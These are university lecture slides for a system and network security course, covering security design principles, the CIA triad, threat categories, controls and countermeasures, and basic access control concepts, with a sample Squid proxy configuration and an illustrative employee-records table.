

School of Engineering and Computer Science

Te Kura Mātai Pūkaha, Pūrorohiko

CYBR371

System and Network Security

Masood Mansoori

Capital thinking. Globally minded.


Confusion Over What is a System

1. A product or component, such as a cryptographic protocol, a smartcard or the hardware of a PC;
2. A collection of the above plus an operating system, communications and other things that go to make up an organization's infrastructure;
3. The above plus one or more applications (media player, browser, word processor, accounts / payroll package, and so on);
4. Any or all of the above plus IT staff;
5. Any or all of the above plus internal users and management;
6. Any or all of the above plus customers and other external users.

Components of an Info. System

Information system (IS) is entire set of components necessary to use information as a resource in the organization

- Software
- Hardware
- Data
- People
- Procedures
- Networks




System security components

- **Policy (specification)**
 - What security properties to focus on
 - What is and is not allowed
- **Mechanism (implementation, controls)**
 - The mechanism enforces the policy
 - Includes procedural controls, not just technical ones
 - E.g., who may enter the room where backups are stored
 - How new accounts are established
 - Prevention/detection/recovery
- **Assurance**
 - Verifying that the mechanism implements the policy

Security

System security: The process of protecting system's resources from access, modification or corruption by unauthorized entities.

Information security: a “well-informed sense of assurance that the information risks and **controls** are in balance.” — Jim Anderson, Inovant (2002).




Security should be considered balance between and

Why is Security Hard?

- Only **one** attack needs to succeed.
- Need to place defense **at the right point** in the system.
- May rely on **keeping secrets** but also sharing them.
- People **don't realize value** until security failure.
- Security requires **constant monitoring**.
- Often added as an **afterthought**.

- Impossible to obtain perfect security
—it is a process, not an absolute



Security Principles

General principles

- Eight principles underlying design and implementation of security mechanisms
- These are *guidelines*, not hard and fast rules
- Not exhaustive

Principle 1

“Principle of least privilege”

Only the minimum amount of access necessary to perform an operation should be granted, and that access should be granted only for the minimum amount of time necessary

- The *function* of a subject (not its identity) should determine this
- If reduced privileges are sufficient for a given task, the subject should request only those privileges

In practice...Example!

- There is a limit to how much granularity a system can handle
- Systems are often not designed with the necessary granularity
 - e.g. Employee information stored in a file vs. Relational Database


Full name	Address	Office	Emp. Type	Salary
Masood Mansoori	28 Victoria Street Wellington 6045	CO130	Academic	20,000\$
David Fox	11 Adelaide road Wellington 6023	AM405	Professional	18000\$
Ben Anderson	23 Queen road Kelburn Wellington 6013	CO134	Academic/HoS	34000\$

File: Employees.csv

Full name	Address	Office Address	Emp. Type	Salary
Masood Mansoori	28 Victoria Street Wellington 6045	CO130	Academic	20,000\$
David Fox	11 Adelaide road Wellington 6023	AM405	Professional	18000\$
Ben Anderson	23 Queen road Kelburn Wellington	CO134	Academic/HoS	34000\$

In practice...Example!

- **Rules:**
 - All staff must login into the XYZ software to view and/or edit employee information
 - All staff should be able to see employee's full name and office address of other employees
 - All academic staff must be able to see full name, office and home address of other employees
 - Only the Deputy and Heads of schools can see/change employment and salary info.
- **Subjects:** Staff {academic, professional, Deputy Head of School, Head of school},
- **Objects:** Employee database, Employee table {fullname, address...}
 - Employees[Subject] -----Read/Execute----->XYZ Software[Object]
 - XYZ software[Subject] -----Read/Write----->Employee database[Object] “Recursive”
 - Masood Mansoori[Subject]-----Read-----> Employee database.Fullname,Address,office[Object]
 - Ben Anderson[Subject]-----Read/Write-----> Employee database.Emp type [Object], Salary[Object]
 -
 -



Full name	Address	Office	Emp Type	Salary
Masood Mansoori	28 Victoria Street Wellington 6045	CO130	Academic	20,000\$
David Fox	11 Adelaide road Wellington 6023	AM405	Professional	18000\$
Ben Anderson	23 Queen road Kelburn Wellington 6013	CO134	Academic/HoS	34000\$

Principle 2

“Separation of Privilege”

- (As much as is feasible...) a system should not grant permission based on a single condition
- E.g., require more than one sys admin to issue a critical command, or more than one teller to issue an ATM card

Principle 3

“Principle of Fail-Safe Defaults”

- Unless a subject is given explicit access to an object, it should be denied access
 - I.e., the default is no access

```
# Squid web proxy example
# host and network definitions

acl localhost src 127.0.0.1/255.255.255.255
acl mynetworks 10.10.10.0/28
acl badwebsite www.facebook.com

## ports and protocols allowed
acl Safe_ports port 80 443
http_access deny !Safe_ports

http_access allow mynetworks safe_ports
http_access deny localhost badwebsite

http_access deny all
```

Principle 3

- More generally, in case of ambiguity the system should default to the more restrictive case
- Need to argue why a user *should have* access. Do not argue why a user *should not have* access

Principle 4

“Economy of Mechanism”

- Security mechanisms should be as simple as possible...
- Offering too much functionality can be dangerous
 - E.g., Macros in Excel, Word
 - E.g., Postscript can execute arbitrary code



Principle 5

“Principle of Complete Mediation”

- All accesses to objects should be checked to ensure they are allowed
- A system should mediate any request to read an object --- even on the second such request by the same subject!
 - Don't cache authorization results
example???
 - Don't rely on authentication/authorization performed by another module
 - Example???

Insecure example...

- Example: when a process tries to read a file, the system checks access rights
 - If allowed, it gives the process a file descriptor
 - File descriptor is presented to OS for access
- If permissions are subsequently revoked, the process still has a valid file descriptor!
- DNS example???

Principle 6

“Open Design”

- No “security through obscurity”
- Security of a system should not depend on the secrecy of its implementation
 - Of course, secret *keys* do not violate this principle!

Principle 7

“Principle of Least Common Mechanism”


- Minimize mechanisms depended upon by all users
 - Minimize effect of a security flaw!
- Shared mechanisms are a potential information path, and so may be used to compromise security
- Shared mechanisms also expose the system to potential DoS attacks

Principle 7

Centralized or Decentralized?

- A centralized system may be more secure
 - Policy will always be enforced consistently
 - No propagation delays if policy changes
- A centralized system can lead to performance bottlenecks, and is less flexible

Centralized



Decentralized



Principle 8

“Psychological Acceptability”

- User interface must be easy to use, so that users routinely and automatically apply the mechanisms correctly.
Otherwise, they will be bypassed
- Security mechanisms should not make access to the resource more difficult
- If mechanisms are too cumbersome, they will be circumvented!
 - Even if they are used, they may be used incorrectly

+ 1 Key Point

Secure the Weakest Link

- A security system is only as strong as its weakest link
- Attackers go after the easy targets
 - e.g. They will go after endpoints rather than trying to crack encryption
 - They will attempt to crack an application visible through the firewall rather than firewall itself
- Identify and strengthen weak links until an acceptable level of risk is achieved (i.e. Risk appetite)

Questions?



Any Questions?

School of Engineering and Computer Science

Te Kura Mātai Pūkaha, Pūrorohiko

CYBR371

System and Network Security

Masood Mansoori

Capital thinking. Globally minded.

The Big Questions

Protect what? why? against what? and how?

- **What and where?** – Identify the resources you have, Everything!
- **Why?** – Justify why they need to be secured.
- **Against what?** – Why are we doing this again?
- **How?** – What measures can we take to protect them?

Characteristics of Information

Why?

How valuable are these resources to you/your organisation?


How can these resources be affected by a malicious entity?

C.I.A. triangle

- Was standard based on confidentiality, integrity, and availability
- Now expanded into list of critical characteristics of information

Extended C.I.A

- Availability
- Accuracy
- Authenticity
- Confidentiality
- Integrity
- Utility
- Possession



Threat identification and controls

Against what?

Identify **ALL POSSIBLE THREATS**, the likelihood, severity, and its associated risk, for each threat! For each resource!

- Is it only **threats** and **vulnerabilities**? does it include **threat agent**? What's the difference?

Vulnerabilities, threats and attacks

Against What?....Definitions

- **Threat**
 - An object, person, or other entity that represents a constant danger to an asset.
- **Threat agent:**
 - The specific instance or a component of a threat.
- **Vulnerability**
 - A weakness or fault in a system or protection mechanism that opens it to attack or damage.
- **Attack**
 - Acts or actions that exploits vulnerability (i.e., an identified weakness) in controlled system.

Vulnerabilities, threats and attacks

Against What?....Definitions

- **Exploit**
 - A technique used to compromise a system.
- **Exposure**
 - A condition or state of being exposed.
- **Risk**
 - The probability of an unwanted occurrence.
- **Subject**
 - An entity being the subject of a threat or having a vulnerability exposed to threat agents and in risk of being exploited.

Vulnerabilities, threats and attacks

	Category of Threat	Examples
1.	Compromises to intellectual property	Piracy, copyright infringement
2.	Software attacks	Viruses, worms, macros, denial of service
3.	Deviations in quality of service	ISP, power, or WAN service issues from service providers
4.	Espionage or trespass	Unauthorized access and/or data collection
5.	Forces of nature	Fire, flood, earthquake, lightning
6.	Human error or failure	Accidents, employee mistakes
7.	Information extortion	Blackmail, information disclosure
8.	Missing, inadequate, or incomplete	Loss of access to information systems due to disk in place drive failure without proper backup and recovery plan organizational policy or planning
9.	Missing, inadequate, or incomplete controls	Network compromised because no firewall security controls
10.	Sabotage or vandalism	Destruction of systems or information
11.	Theft	Illegal confiscation of equipment or information
12.	Technical hardware failures or errors	Equipment failure
13.	Technical software failures or errors	Bugs, code problems, unknown loopholes
14.	Technological obsolescence	Antiquated or outdated technologies

Examples of software (including network) attacks

- Malware (e.g. ransomware, polymorphic)
- DDoS (e.g. Redirection attack, Amplification attacks)
- Password-based attack (e.g. Rainbow attacks)

Controls and Countermeasures

How?


What measures can we take? let's call them **controls or countermeasures!**

Controls and Countermeasures: A protective measure against threats ([NIST SP 800-69](#)).

“The management, operational, and technical methods prescribed for a system to protect the confidentiality, integrity, and availability of the system, its components, processes, and data.”

System Security Design considerations


Where should security mechanism(s) be placed?



Controls and Countermeasures

How?


- Sphere of use and sphere of protection → **Defense in depth**



Controls and Countermeasures

How?


- Defense in depth



Controls and Countermeasures

How?

- John McCumber designed a framework for establishing and evaluating information security (Assurance)



Approaches to Security Implementation

Everybody loves technical controls. Why?

- What this course focus on!

Bottom-Up Approach is a Grassroots effort in which systems administrators attempt to improve security of their systems. **Key advantage** is:

- Technical expertise of individual administrator

Bottom-Up Approach however seldom works, as it lacks a few critical features:

- Participant support
- Organizational staying power

Approaches to Security Implementation

Top-Down Approach however is initiated by upper management

- Issue policy, procedures, and processes
- Dictate goals and expected outcomes of project
- Determine accountability for each required action

Which one would you select for your company?

Questions?



Any Questions?

School of Engineering and Computer Science

Te Kura Mātai Pūkaha, Pūrorohiko


CYBR371
System and Network Security

Capital thinking. Globally minded.


Access Control

The purpose is to limit that the operations or actions that a *legitimate user* of a computer system can perform

- Tries to prevent activities that could lead to a breach of security
- Access control decision is actually an *authorization* decision
- if o is an object, *authorization* answers the question “Who is trusted to access o ? ”



Subjects, Objects, and Access Rights



Subjects and objects provide a different focus of control

- What is the subject allowed to do?
- What may be done with an object?

Ownership

- Ownership is an aspect *often* considered in access control rules.
- When a new object is created, in many operating systems the subject creating the object becomes its owner.

Examples?



The Access Matrix

